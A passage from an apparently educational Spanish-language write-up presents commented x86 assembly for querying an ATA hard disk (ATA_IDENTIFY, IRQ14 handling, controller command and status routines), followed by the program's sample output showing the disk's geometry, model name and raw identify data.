;;;;Función vrfy_at_wini. Verifica si el sistema contiene discos tipo AT
;;;;Para eso, lee y escribe el puerto de comandos destinado al byte bajo
;;;;del cilindro

vrfy_at_wini:

        xor ax,ax
        mov dx,[wn_wbase]
        add dx,REG_CYL_LO       ;Lee el puerto correspondiente
        in  al,dx               ;al byte bajo de cilindro
        mov bl,al
        not al                  ;Negación booleana del valor leido
        out dx,al               ;escribe el valor negado
        in  al,dx
        cmp al,bl               ;Compara valor inicial con valor
                                ;escrito
        jnz vrfy_at_wini_ok     ;Si son distintos todo indica que
                                ;el puerto está presente y que
                                ;se trata de un disco AT

        mov ax,EXIT_ERROR_CODE  ;Si los valores son iguales
        ret                     ;devuelve error

vrfy_at_wini_ok:

        mov ax,EXIT_OK_CODE
        ret

;;;;Función w_identify. Ejecuta comando ATA_IDENTIFY e inicializa
;;;;variables de la struct wini.

w_identify:

        mov al,[wn_wldhpref]          ;Inicializa campos de bloque de datos
                                      ;que corresponden
        mov [cmd_ldh],al              ;campo cmd_ldh de bloque de datos
                                      ;comando = wn_wldhpref
        mov byte [cmd_command],ATA_IDENTIFY       ;campo cmd_command de
                                      ;de bloque de datos
                                      ;comando = ATA_IDENTIFY
        call com_simple               ;Ejecuta comando ATA_IDENTIFY
        push ax
        call print_int                ;Imprime resultado de ATA_IDENTIFY
        call print_nl
        pop  ax
        cmp  ax,EXIT_OK_CODE          ;Si resultado de ATA_IDENTIFY
        jnz  near w_identify_error    ;distinto EXIT_OK_CODE devuelve error
```

```
;Anuncia carga de datos a buffer en pantalla
mov  ax,StringCargaDatosAtaIdentify
call print_string            ;Imprime mensaje que anuncia carga de
call print_nl                ;datos de ATA_IDENTIFY en pantalla

;Lee 512 bytes de datos de ATA_IDENTIFY de a una palabra,
;en bucle de lectura a puerto 1F0H
mov  dx,[wn_wbase]           ;Origen de lectura de espacio de
add  dx,REG_DATA             ;E/S: puerto de datos 1F0H
mov  di,buffer               ;Destino: buffer
mov  cx,SECTOR_SIZE          ;Cantidad de palabras:
shr  cx,1                    ;SECTOR_SIZE/2
rep
insw                         ;Lee SECTOR_SIZE/2 palabras en bucle

;Inicia parámetros físicos del disco (no necesariamente
;iguales a los lógicos)
mov ax,[buffer + 2*1]        ;Palabra 2 de ATA_IDENTIFY = número
mov [wn_wpcylinders],ax      ;total de cilindros físicos

mov ax,[buffer + 2*3]        ;Palabra 3 de ATA_IDENTIFY = número
mov [wn_wpheads],ax          ;total de cabezales lectores

mov ax,[buffer + 2*6]        ;Palabra 6 de ATA_IDENTIFY = número
mov [wn_wpsectors],ax        ;de sectores por pista

;Imprime número de cilindros, cabezales y sectores físicos
;en una línea de la pantalla
mov ax,StringCylinders
call print_string
mov ax,[wn_wpcylinders]
call print_int

mov ax,StringHeads
call print_string
mov ax,[wn_wpheads]
call print_int

mov ax,StringSectors
call print_string
mov ax,[wn_wpsectors]
call print_int

call print_nl

;Imprime mensaje anunciando el número de serie del disco en
;pantalla
mov ax,StringDiskIdentifier
call print_string

;Carga string del número de serie en id_string
;El número de serie consiste en 20 palabras, de modo que
;el carácter menos significativo de cada palabra precede
;al carácter más significativo en el string
push es                      ;Salva es a la pila
mov ax,ds                    ;
```

```
      mov es,ax                     ;es = ds

      mov si,buffer + (27 * 2)      ;Número de serie desde palabra 27
      mov di,id_string              ;de resultado de ATA_IDENTIFY
      mov cx,20                     ;Largo número de serie = 20 palabras

      ;Procesamiento de palabras del número de serie de ATA_IDENTIFY
loop_cp_xchg:
      mov ax,[si]                   ;Lee palabra de buffer ATA_IDENTIFY,
      xchg ah,al                    ;intercambia bytes bajo y alto, y
      mov [di],ax                   ;carga palabra procesada a id_string
      inc si                        ;Pasa a siguiente palabra
      inc si                        ;en buffer
      inc di                        ;Pasa a siguiente palabra
      inc di                        ;en id_string
      loop loop_cp_xchg             ;hasta que termina de procesar las
                                    ;20 palabras del número de serie

      mov byte [id_string + 40],0   ;Termina id_string en 0 para
      mov ax,id_string              ;print_string
      call print_string             ;Imprime id_string en pantalla
      call print_nl

      pop es                        ;Restaura es

      ;Punto de terminación en caso de error
w_identify_ok:
      mov ax,EXIT_OK_CODE
      ret

      ;Punto de terminación en caso de éxito
w_identify_error:
      mov ax,EXIT_ERROR_CODE
      ret



interrupt_flag    resb 1            ;Interfaz con wait_interrupt
interrupt_status  db 0              ;Registro de estado del controlador
                                    ;después de la interrupción

;;;;Rutina de atención a la interrupción IRQ14 del controlador de disco
;;;;duro AT

irq14:   ;vector AT_IRQ0 equ 76H
      pusha                         ;Salva ax,bx,cx,dx,si,di,bp
      mov byte [interrupt_flag],1   ;Activa bandera que indica
                                    ;interrupción a wait_interrupt
      mov dx,[wn_wbase]             ;Puerto base de registros de
                                    ;controlador disco 0 = 1F0h
      add dx,REG_STATUS             ;Carga registro de estado (puerto
      in al,dx                      ;1F7h)en AL
      mov [interrupt_status],al     ;y lo salva en [interrupt_status]

      mov dx,INT_CTL
      mov al,ENABLE
      out dx,al                     ;Rehabilita 8259 maestro
```

```
        mov dx,INT2_CTL                 ;
        out dx,al                       ;Rehabilita 8259 esclavo

        mov ax,StringInterrupcion       ;Imprime mensaje en pantalla
        call print_string
        xor ax,ax
        mov al,[interrupt_status]
        call print_int                  ;Imprime registro de estado
        call print_nl                   ;en pantalla
        popa                            ;Restaura ax,bx,cx,dx,si,di,bp
        iret                            ;Termina interrupción

StringInterrupcion db "IRQ 14 ejecutada. Status: ",0

;;;;Función utilizada para esperar la interrupción IRQ14 del
;;;;controlador de disco

wait_interrupt:
        push cx                         ;Salva cx a  la pila
        mov cx,TIMEOUT                  ;Timeout de espera en mseg

loop_wait_interrupt:
        cli                             ;Deshabilita interrupciones para
                                        ;acceder interfaz con irq14
        mov al,[interrupt_flag]         ;al = [interrupt_flag]
        mov bl,[interrupt_status]       ;bl = [interrupt_status]
        sti                             ;Restaura interrupciones
        cmp al,1                        ;Si [interrupt_flag] = 0 espera 1
        jne continue_wait_int_loop      ;mseg para reintentar
        and bl,STATUS_BSY               ;Si [interrupt_status] = STATUS_BUSY
        jnz continue_wait_int_loop      ;espera 1 mseg para reintentar

        cli                             ;Ocurrió interrupción. Vuelve a
        mov al,[interrupt_status]       ;deshabilitar interrupciones para
        sti                             ;cargar interrupt_status en al
        mov bl,STATUS_BSY
        or  bl,STATUS_RDY
        or  bl,STATUS_WF
        or  bl,STATUS_ERR               ;Máscara = STATUS_BSY | STATUS_RDY |
        and al,bl                             | STATUS_WF | STATUS_ERR
        cmp al,STATUS_RDY               ;Si [interrupt_status] enmascarado =
        jz  wait_interrupt_ok           ;STATUS_RDY operación correcta
        jmp wait_interrupt_error        ;Si no, ocurrió error

continue_wait_int_loop:
        mov ax,1                        ;Tiempo de 1 mseg entre accesos a la
        push cx                         ;interfaz con irq14
        call delayt2
        pop cx
        loop loop_wait_interrupt        ;Si se superan TIMEOUT mseg de espera
                                        ;termina con error

        ;Punto de terminación en caso de error
wait_interrupt_error:
        pop cx
        mov ax, EXIT_ERROR_CODE
        ret
```

```
      ;Punto de terminación en caso de éxito
wait_interrupt_ok:
      cli                           ;Deshabilita interrupciones para
;acceder interfaz con irq14
      mov byte [interrupt_flag],0   ;Restaura valor nulo a interrupt_flag
      sti                           ;Restaura interrupciones
      pop cx                        ;Restaura cx
      mov ax, EXIT_OK_CODE          ;Termina devolviendo EXIT_OK_CODE
      ret


;;;;Variables que definen un comando al controlador de disco
cmd_precomp       db 0              ;Cilindro de precompensación
cmd_count         db 0              ;Número de sectores
cmd_sector        db 0              ;Número de sector inicial
cmd_cyl_lo        db 0              ;Byte bajo de cilindro inicial
cmd_cyl_hi        db 0              ;Byte alto de cilindro inicial
cmd_ldh           db 0              ;LDH_DEFAULT | (shl [drive],4)
cmd_command       db 0              ;Comando

;;;;Función que ejecuta un comando al controlador de disco definido por
;;;;registro base según variable wn_base, espera la interrupción
;;;;(wait_interrupt) y termina. Devuelve error en AX si falla el comando.
;;;;Si el comando se ejecuta OK, devuelve el resultado de wait_interrupt
;;;;en AX.

com_simple:
      call com_out                  ;Escribe comando
      cmp ax,EXIT_OK_CODE           ;Si error de escritura de comando
      jne com_simple_error          ;termina devolviendo error
      call wait_interrupt           ;Espera interrupción y termina
      ret                           ;sin modificar AX
com_simple_error:
      mov ax,EXIT_ERROR_CODE
      ret

;;;;Función que escribe bloque de datos de comando a registros del
;;;;controlador de disco definido por registro base según la variable
;;;;wn_base. El bloque de datos de comando se encuentra en las
;;;;variables cmd_precomp a cmd_command más arriba

com_out:

      mov byte [mask],STATUS_BSY    ;Espera hasta que el bit más
      mov byte [value],0            ;significativo del registro de estado
      call w_waitfor                ;sea nulo
      cmp ax,EXIT_OK_CODE           ;
      jnz near com_out_error        ;Si tiempo de espera supera tiempo
                                    ;de espera máximo termina con error

      mov dx,[wn_wbase]             ;
      add dx,REG_LDH                ;
      mov al,[cmd_ldh]              ;Escribe cmd_ldh en registro
      out dx,al                     ;de selección de puerto

      call w_waitfor                ;Espera hasta que el bit más
```

```
        cmp ax,EXIT_OK_CODE            ;significativo del registro de estado
        jnz near com_out_error         ;sea nulo. Si timeout de espera
                                       ;termina con error

        mov dx,[wn_wbase]              ;Escribe 8 o 0 en registro de control
        add dx,REG_CTL                 ;206h, según número de cabezales del
        cmp byte [wn_wpheads],8        ;disco
        jae com_out_CTL_EIGHTHEADS     ;vleft >= vright
        xor ax,ax                      ;Si nr. cabezales es < 8 escribe 0
        jmp com_out_CTL

com_out_CTL_EIGHTHEADS:
        mov al,CTL_EIGHTHEADS          ;Si nr. cabezales es >= 8 escribe 8

com_out_CTL:
        out dx,al

        ;Escribe bloque de datos del comando
        mov dx,[wn_wbase]              ;Cilindro de precompensación
        add dx,REG_PRECOMP
        mov al,[cmd_precomp]
        out dx,al

        mov dx,[wn_wbase]              ;Cuenta de sectores
        add dx,REG_COUNT
        mov al,[cmd_count]
        out dx,al

        mov dx,[wn_wbase]              ;Número de sector inicial
        add dx,REG_SECTOR
        mov al,[cmd_sector]
        out dx,al

        mov dx,[wn_wbase]              ;8 bits bajos de cilindro inicial
        add dx,REG_CYL_LO
        mov al,[cmd_cyl_lo]
        out dx,al

        mov dx,[wn_wbase]              ;8 bits altos de cilindro inicial
        add dx,REG_CYL_HI
        mov al,[cmd_cyl_hi]
        out dx,al

        cli                            ;Deshabilita interrupciones

        mov dx,[wn_wbase]              ;Escribe comando en registro de
        add dx,REG_COMMAND             ;comandos
        mov al,[cmd_command]
        out dx,al

        sti                            ;Habilita interrupciones

        ;Punto de terminación en caso de éxito
        mov ax,EXIT_OK_CODE
        ret

        ;Punto de terminación en caso de error
```

```
com_out_error:
      mov ax,EXIT_ERROR_CODE
      ret


mask        resb 1            ;Máscara del registro de estado
value       resb 1            ;Valor del registro de estado enmascarado
contador    resw 1            ;Almacena número de reintentos de w_waitfor

;;;;Función que lee el registro de estado del dispositivo
;;;;definido por wn_base hasta que el registro
;;;;enmascarado con la máscara en variable mask igual a variable
;;;;value. Tiempo máximo de espera de TIMEOUT mseg.

w_waitfor:
      mov word [contador],TIMEOUT
w_waitfor_retry:
      mov ax,1                ;Espera 1 mseg antes de la siguiente
      call delayt2            ;lectura al registro de estado
      mov dx,[wn_wbase]       ;Lee el registro de estado del dispositivo
      add dx,REG_STATUS       ;wn_base
      in al,dx                ;
      and al,[mask]           ;Enmascara el registro de estado con mask
      cmp al,[value]          ;Compara valor enmascarado con value
      jz  w_waitfor_ok        ;Si son iguales termina
      mov ax,[contador]       ;Si son distintos y expiró tiempo máximo
      dec ax                  ;espera (contador = 0), termina
      jz w_waitfor_error      ;devolviendo error
      mov [contador],ax       ;Si son distintos y no expiró el tiempo
      jmp w_waitfor_retry     ;reintenta

;Punto de terminación en caso de éxito (devuelve EXIT_OK_CODE)
w_waitfor_ok:
      mov ax,EXIT_OK_CODE
      ret

;Punto de terminacón en caso de error (devuelve EXIT_ERROR_CODE)
w_waitfor_error:
      mov ax,EXIT_ERROR_CODE
      ret
```

La ejecución del programa resulta en lo siguiente:

```
C:\PRUEBAS>readhd
Iniciando parametros de disco
Número de discos (BIOS): 0001
Params disco 0 (BIOS): 00 04 10 00 3F 00 00 00 08 BA 09 10 BA 09 3F 00
Cyl: 0400 Head: 0010 Sect: 003F Precomp: 0000
Verificacion AT: 0000
Cambiando vector 76H (IRQ 14) ...
Verifico estado del controlador: 0000
Ejecutando ATA_IDENTIFY: IRQ 14 ejecutada. Status: 0058
0000
Cargando datos ATA_IDENTIFY ...
Cyl: 09BA Head: 0010 Sect: 003F
Modelo: FUJITSU M1636TAU
5A 0C BA 09 00 00 10 00 00 00 00 00 3F 00 00 00 00 00 00 00 20 20 20 20
```

```
20 20 20 20 20 20 20 20 35 30 33 32 31 33 32 30 00 00 00 01 04 00 30 35
35 34 20 20 20 20 55 46 49 4A 53 54 20 55 31 4D 33 36 54 36 55 41 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 10 80
00 00 00 0B 00 00 00 02 00 02 03 00 BA 09 10 00 3F 00 60 4C 26 00 10 01
E0 53 26 00 07 00 07 04
Restaurando vector 76H (IRQ 14) ...
```